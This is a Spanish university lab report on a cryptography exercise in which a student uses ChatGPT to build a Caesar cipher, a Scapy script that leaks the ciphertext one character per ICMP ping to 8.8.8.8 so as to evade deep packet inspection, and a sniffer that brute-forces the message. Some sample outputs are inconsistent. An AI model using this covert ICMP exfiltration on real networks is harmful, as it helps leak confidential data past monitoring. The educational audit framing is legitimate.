

Informe Laboratorio 1

Sección 1

Matías Vásquez
e-mail: matias.vasquez1@mail.udp.cl

Agosto de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	9

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.


```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhk lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd d xjlzwnifi js wjiyx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb fsrsg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc


```

Finalmente, deberá indicar por qué eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.

3. Desarrollo de Actividades

3.1. Actividad 1

Para la actividad 1 se inició con la consulta a la IA generativa, en este caso chatGPT con el siguiente mensaje :

A screenshot of a chatGPT message displayed in a light gray rounded rectangle. The text is in a dark gray font and describes a Python program for the Caesar cipher. It specifies that the program should take a string to encrypt and a shift as parameters, handle only lowercase letters (converting uppercase to lowercase), and implement a cyclic shift. It also includes an example of handling an invalid character.

Generar un programa, en python3 que permita cifrar texto utilizando el algoritmo Cesar. Como parametros de su programa debera ingresar el stringa cifrar y luego el desplazamiento, tomando en cuenta que este sifrado solo acepta lettrs de la a-z ningun caracter especial, si se ingresa una letra en mayuscula esta debe ser pasada a minuscula antes de aplicar el cifrado, el desplazamiento debe ser ciclico, es decir si determino que el desplazamiento es 100 se desplazara 100 veces el cifrado, ese es un numero de ejemplo, si se ingresa un string con un caracter incompatible se debe enviar un mensaje de invalido y solicitar que solo use caracteres de la a-z

Aquí tienes el código en Python 3 para cifrar un texto con el cifrado César:

Figura 1: mensaje entregado a chatGPT

A lo que se respondió con el siguiente código:

X Cesar Cipher ▾

```
1 ▾ def cifrado_cesar(texto, desplazamiento):
2 ▾     if not texto.isalpha():
3         return "Texto inválido. Use solo letras de la a-z."
4
5     texto = texto.lower() # Convertir a minúsculas
6     resultado = ""
7
8     desplazamiento = desplazamiento % 26 # Asegurar desplazamiento cíclico
9
10 ▾     for caracter in texto:
11         nueva_letra = chr(((ord(caracter) - ord('a') + desplazamiento) % 26) + ord('a'))
12         resultado += nueva_letra
13
14     return resultado
15
16 # Solicitar entrada del usuario
17 ▾ while True:
18     texto = input("Ingrese el texto a cifrar (solo letras a-z): ")
19 ▾     if texto.isalpha():
20         break
21     print("Texto inválido. Use solo letras de la a-z.")
22
23 desplazamiento = int(input("Ingrese el número de desplazamiento: "))
24
25 cifrado = cifrado_cesar(texto, desplazamiento)
26 print("Texto cifrado:", cifrado)
27
```

Figura 2: mensaje recibido de chatGPT

El código tiene una funcionalidad simple, aun así se le hizo una edición para evitar fallos, automáticamente transforma las letras mayúsculas en minúsculas aun así no se pudo evitar el error de no poder introducir el carácter especial del "espacio". adjunto imagen del código funcionando y la versión final del código.

```
C:\Users\Matias\Desktop\laboratorio-cripto\laboratorio 1\codigos>python cesar.py
Ingrese el texto a cifrar (solo letras a-z): hola
Ingrese el número de desplazamiento: 4
Texto cifrado: lspe

C:\Users\Matias\Desktop\laboratorio-cripto\laboratorio 1\codigos>python cesar.py
Ingrese el texto a cifrar (solo letras a-z): HOLA
Ingrese el número de desplazamiento: 4
Texto cifrado: lspe
```

Figura 3: código 1 funcionando

```
1 def cifrado_cesar(texto, desplazamiento):
2     if not texto.isalpha():
3         return "Texto inválido. Use solo letras de la a-z."
4
5     texto = texto.lower() # Convertir a minúsculas
6     resultado = ""
7
8     desplazamiento = desplazamiento % 26 # Asegurar desplazamiento cíclico
9
10    for caracter in texto:
11        nueva_letra = chr(((ord(caracter) - ord('a') + desplazamiento) % 26) + ord('a'))
12        resultado += nueva_letra
13
14    return resultado
15
16 # Solicitar entrada del usuario
17 while True:
18     texto = input("Ingrese el texto a cifrar (solo letras a-z): ")
19     if texto.isalpha():
20         break
21     print("Texto inválido. Use solo letras de la a-z.")
22
23 desplazamiento = int(input("Ingrese el número de desplazamiento: "))
24
25 cifrado = cifrado_cesar(texto, desplazamiento)
26 print("Texto cifrado:", cifrado)
```

3.2. Actividad 2

Para la segunda parte de la actividad nuevamente se consultó con la IA generativa, chatGPT, entregando el siguiente mensaje:

ahora crea otro código en python3 que permita enviar los caracteres del string (el del código anterior) en varios paquetes ICMP request (un carácter por paquete en el campo data de ICMP)

Aquí tienes un código en Python 3 que envía cada carácter del texto cifrado en un paquete ICMP Echo Request utilizando `scapy`:

```
</>  Icmp Text Sender

1  from scapy.all import ICMP, IP, send
2
3  def enviar_icmp(texto, destino):
4      for caracter in texto:
5          paquete = IP(dst=destino)/ICMP()/caracter.encode()
6          send(paquete, verbose=False)
7          print("Paquetes ICMP enviados correctamente.")
8
9  if __name__ == "__main__":
10     destino = input("Ingrese la dirección IP de destino: ")
11     texto = input("Ingrese el texto a enviar: ")
12
13     if not texto.isalpha():
14         print("Texto inválido. Use solo letras de la a-z.")
```

Figura 4: Mensaje enviado a chatGPT utilizado para crear el segundo código

Y se obtiene el siguiente código:

```
python Copiar Editar

from scapy.all import ICMP, IP, send

def enviar_icmp(texto, destino):
    for i, caracter in enumerate(texto):
        datos = f"{i}{caracter}".encode() # Agregar número de secuencia
        paquete = IP(dst=destino)/ICMP()/datos
        send(paquete, verbose=False)
    print("Paquetes ICMP enviados correctamente.")

if __name__ == "__main__":
    destino = input("Ingrese la dirección IP de destino: ")
    texto = input("Ingrese el texto a enviar: ")

    if not texto.isalpha():
        print("Texto inválido. Use solo letras de la a-z.")
    else:
        enviar_icmp(texto, destino)
```

Figura 5: primera version del codigo 2 entregado por chatGPT

Este código requirió un par de ediciones extras necesarias para el correcto funcionamiento de el último código solicitado, que corresponde a un marcador que determina el orden correcto de envío de la palabra cifrada, la última versión del código es el siguiente:

```
1 from scapy.all import ICMP, IP, send
2
3 def enviar_icmp(texto):
4     destino = "8.8.8.8" # Direccin IP fija de destino (Google DNS)
5
6     print(f"Enviando paquetes ICMP a {destino}...")
7
8     for i, caracter in enumerate(texto):
9         datos = f"{i}{caracter}".encode() # Agregar nmero de secuencia
10        paquete = IP(dst=destino)/ICMP()/datos
11        send(paquete, verbose=False)
12
13    print(f"Paquetes ICMP enviados correctamente a {destino}.")
14
15 if __name__ == "__main__":
16    print("La IP de destino est fijada en 8.8.8.8")
17    texto = input("Ingrese el texto a enviar: ")
18
19    if not texto.isalpha():
20        print("Texto invlido. Use solo letras de la a-z.")
21    else:
22        enviar_icmp(texto)
```

Se debe aclarar que se dejó como ip fija de envío la 8.8.8.8, para simplificar el ejercicio, a continuación se muestra el código funcionando y la captura de los paquetes por medio del programa Wireshark.


```
C:\Users\Matias\Desktop\laboratorio-cripto\laboratiro 1\codigos>python translade.py
La IP de destino está fijada en 8.8.8.8
Ingrese el texto a enviar: lspe
Enviando paquetes ICMP a 8.8.8.8...
Paquetes ICMP enviados correctamente a 8.8.8.8.
```

Figura 6: codigo 2 funcionando

1292	47.874415	192.168.100.31	8.8.8.8	ICMP	44 Echo (ping) request	id=0x0000, seq=0/0, ttl=64 (reply in 1294)
1293	47.877547	192.168.100.31	8.8.8.8	ICMP	44 Echo (ping) request	id=0x0000, seq=0/0, ttl=64 (reply in 1296)
1295	47.880632	192.168.100.31	8.8.8.8	ICMP	44 Echo (ping) request	id=0x0000, seq=0/0, ttl=64 (reply in 1298)
1297	47.883791	192.168.100.31	8.8.8.8	ICMP	44 Echo (ping) request	id=0x0000, seq=0/0, ttl=64 (reply in 1299)

Figura 7: captura de Wireshark que muestra los paquetes enviados

3.3. Actividad 3

Para finalizar con la actividad se realizo la ultima consulta a chatGPT con el siguiente mensaje:

Generar un programa, en python3 que permita obtener el mensaje transmitido con el codigo traslade Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprimalas, indicando en verde la opcion mas probable de ser el mensaje en claro.

Aquí tienes el código en Python para descifrar el mensaje transmitido con el cifrado César. Este programa genera todas las combinaciones posibles de desplazamiento y resalta en verde la opción más probable usando un análisis de frecuencia de letras en español.

Figura 8: Mensaje enviado a chat GPT para crear el tercer codigo

Y se obtivo el siguiente codigo:

```
1 from collections import Counter
2 import re
3
4 # Frecuencia de letras en español (porcentaje aproximado)
5 frecuencia_esperada = {
6     'a': 12.53, 'b': 1.42, 'c': 4.68, 'd': 5.86, 'e': 13.68, 'f': 0.69, 'g': 1.01,
7     'h': 0.70, 'i': 6.25, 'j': 0.44, 'k': 0.02, 'l': 4.97, 'm': 3.15, 'n': 6.71,
8     'o': 8.68, 'p': 2.51, 'q': 0.88, 'r': 6.87, 's': 7.98, 't': 4.63, 'u': 3.93,
9     'v': 0.90, 'w': 0.02, 'x': 0.22, 'y': 0.90, 'z': 0.52
10 }
11
12 def cesar_descifrar(texto):
13     mejores_resultados = []
14
```

```

15 for desplazamiento in range(26): # Probar todos los desplazamientos
16     descifrado = ""
17     for caracter in texto:
18         if 'a' <= caracter <= 'z': # Solo letras minsculas
19             nueva_letra = chr((ord(caracter) - ord('a') - desplazamiento) % 26 + ord('a'))
20             descifrado += nueva_letra
21         else:
22             descifrado += caracter
23
24     # Evaluar qu tan probable es que sea texto en espaol
25     score = calcular_probabilidad(descifrado)
26     mejores_resultados.append((score, desplazamiento, descifrado))
27
28 # Ordenar por mejor puntaje de frecuencia de letras
29 mejores_resultados.sort(reverse=True, key=lambda x: x[0])
30
31 # Mostrar todas las opciones
32 for score, desplazamiento, mensaje in mejores_resultados:
33     if desplazamiento == mejores_resultados[0][1]: # Mejor opcin en verde
34         print(f"\033[92m[Desplazamiento {desplazamiento}]: {mensaje}\033[0m")
35     else:
36         print(f"[Desplazamiento {desplazamiento}]: {mensaje}")
37
38 def calcular_probabilidad(texto):
39     """ Compara la frecuencia de letras del texto con el espaol """
40     texto_limpio = re.sub(r'[^a-z]', '', texto) # Solo letras
41     if not texto_limpio:
42         return 0
43
44     # Contar frecuencia de letras en el texto
45     contador = Counter(texto_limpio)
46     total_letras = sum(contador.values())
47
48     # Calcular diferencia con la frecuencia esperada
49     diferencia_total = 0
50     for letra, esperada in frecuencia_esperada.items():
51         frecuencia_real = (contador.get(letra, 0) / total_letras) * 100
52         diferencia_total += abs(esperada - frecuencia_real)
53
54     return -diferencia_total # Menor diferencia = mejor ajuste
55
56 # Ejemplo de uso con un mensaje cifrado
57 mensaje_cifrado = "krod" # Mensaje cifrado con desplazamiento desconocido
58 cesar_descifrar(mensaje_cifrado)

```

este codigo si bien fue funcional, no cumpla los requisitos para funcionar correctamente de acuerdo a lo solicitado asi que tras solicitar una serie de correccion de errores basicos y de funcionalidad se obtuvo el siguiente codigo :

```

1 from scapy.all import sniff, ICMP
2 from collections import Counter
3 import re
4
5 # Almacenar los caracteres recibidos con sus nmeros de secuencia
6 mensaje_cifrado = {}
7
8 def capturar_icmp(paquete):
9     global mensaje_cifrado
10    if paquete.haslayer(ICMP) and paquete[ICMP].payload:
11        datos = bytes(paquete[ICMP].payload).decode(errors='ignore')
12
13        if len(datos) < 2:
14            return
15
16        secuencia = int(datos[0]) # Primer byte es el nmero de secuencia
17        caracter = datos[1] # Segundo byte es el carcter transmitido
18
19        mensaje_cifrado[secuencia] = caracter
20        print(f"Carcter recibido: {caracter} (Secuencia {secuencia})")
21
22 def cesar_descifrar(texto):
23     """ Intenta descifrar el mensaje probando todos los desplazamientos """
24     mejores_resultados = []
25
26     for desplazamiento in range(26): # Probar todas las claves
27         descifrado = "".join(
28             chr((ord(c) - ord('a') - desplazamiento) % 26 + ord('a')) if 'a' <= c <= 'z' else c
29             for c in texto
30         )
31
32         # Evaluar la probabilidad del mensaje
33         score = calcular_probabilidad(descifrado)
34         mejores_resultados.append((score, desplazamiento, descifrado))
35
36     # Ordenar por mejor puntaje

```

```

37 mejores_resultados.sort(reverse=True, key=lambda x: x[0])
38
39 print("\n--- Mensajes descifrados ---")
40 for score, desplazamiento, mensaje in mejores_resultados:
41     if desplazamiento == mejores_resultados[0][1]: # Mejor opcin en verde
42         print(f"\033[92m[Desplazamiento {desplazamiento}]: {mensaje}\033[0m")
43     else:
44         print(f"[Desplazamiento {desplazamiento}]: {mensaje}")
45
46 def calcular_probabilidad(texto):
47     """ Compara la frecuencia de letras del texto con el espaol """
48     frecuencia_esperada = {
49         'a': 12.53, 'b': 1.42, 'c': 4.68, 'd': 5.86, 'e': 13.68, 'f': 0.69, 'g': 1.01,
50         'h': 0.70, 'i': 6.25, 'j': 0.44, 'k': 0.02, 'l': 4.97, 'm': 3.15, 'n': 6.71,
51         'o': 8.68, 'p': 2.51, 'q': 0.88, 'r': 6.87, 's': 7.98, 't': 4.63, 'u': 3.93,
52         'v': 0.90, 'w': 0.02, 'x': 0.22, 'y': 0.90, 'z': 0.52
53     }
54
55     texto_limpio = re.sub(r'[^a-z]', '', texto)
56     if not texto_limpio:
57         return 0
58
59     contador = Counter(texto_limpio)
60     total_letras = sum(contador.values())
61
62     diferencia_total = 0
63     for letra, esperada in frecuencia_esperada.items():
64         frecuencia_real = (contador.get(letra, 0) / total_letras) * 100
65         diferencia_total += abs(esperada - frecuencia_real)
66
67     return -diferencia_total # Menor diferencia = mejor ajuste
68
69 if __name__ == "__main__":
70     print("Escuchando paquetes ICMP tiene 50 segundos")
71     sniff(filter="icmp", prn=capturar_icmp, store=False, timeout=50) # Captura por 50 segundos
72
73     if mensaje_cifrado:
74         mensaje_ordenado = "".join(mensaje_cifrado[i] for i in sorted(mensaje_cifrado.keys()))
75         print("\nMensaje capturado ordenado:", mensaje_ordenado)
76         cesar_descifrar(mensaje_ordenado)
77     else:
78         print("No se capturaron caracteres ICMP.")

```

La principal diferencia entre este y al anterior codigo es que este si puede capturar los paquetes icmp a una ip especifica, la 8.8.8.8, y que tambien captura por un tiempo determinado de 50 segundos, se debe aclarar que para que este codigo capture el mensaje de manera correcta debe de ser ejecutado antes de enviar el mensaje cifrado usando el segundo codigo.

```
C:\Users\Matias\Desktop\laboratorio-cripto\laboratiro 1\codigos>python batman.py
Escuchando paquetes ICMP tiene 50 segundos
Carácter recibido: l (Secuencia 0)
Carácter recibido: s (Secuencia 1)
Carácter recibido: l (Secuencia 0)
Carácter recibido: p (Secuencia 2)
Carácter recibido: s (Secuencia 1)
Carácter recibido: e (Secuencia 3)
Carácter recibido: p (Secuencia 2)
Carácter recibido: e (Secuencia 3)

Mensaje capturado ordenado: lspe

--- Mensajes descifrados ---
+92m[Desplazamiento 11]: ahet←[0m
[Desplazamiento 0]: lspe
[Desplazamiento 4]: hola
[Desplazamiento 7]: elix
[Desplazamiento 1]: krod
[Desplazamiento 15]: wdap
[Desplazamiento 18]: taxm
[Desplazamiento 24]: nurg
[Desplazamiento 23]: ovsh
[Desplazamiento 14]: xebq
[Desplazamiento 12]: zgds
[Desplazamiento 16]: vczo
[Desplazamiento 19]: szwl
[Desplazamiento 22]: pwti
[Desplazamiento 3]: ipmb
[Desplazamiento 13]: yfcr
[Desplazamiento 17]: ubyn
[Desplazamiento 2]: jqnc
[Desplazamiento 10]: bifu
[Desplazamiento 25]: mtqf
[Desplazamiento 20]: ryvk
[Desplazamiento 5]: gnkz
[Desplazamiento 9]: cjgv
[Desplazamiento 8]: dkhw
[Desplazamiento 21]: qxuj
[Desplazamiento 6]: fmjy
```

Figura 9: codigo 3 funcionando

Debido a como funciona la CMD en windows 10, no se muestra remarcada la palabra correcta.

Conclusiones y comentarios

Para ir terminado esta experiencia se puede concluir que se cumplio el objetivo de aprender e interiorizar las enseñansas basicas de el curso de criptografia, a pesar de los ligeros problemas

ocurridos al momento de crear y ejecutar los codigos, estos fueron completamente funcionales y efectivos, se aprendio como funciona de manera simple un codigo de cifrado y una de las muchas maneras de obtenerlo.

Github: <https://github.com/vazukez/laboratorio-cripto/tree/main>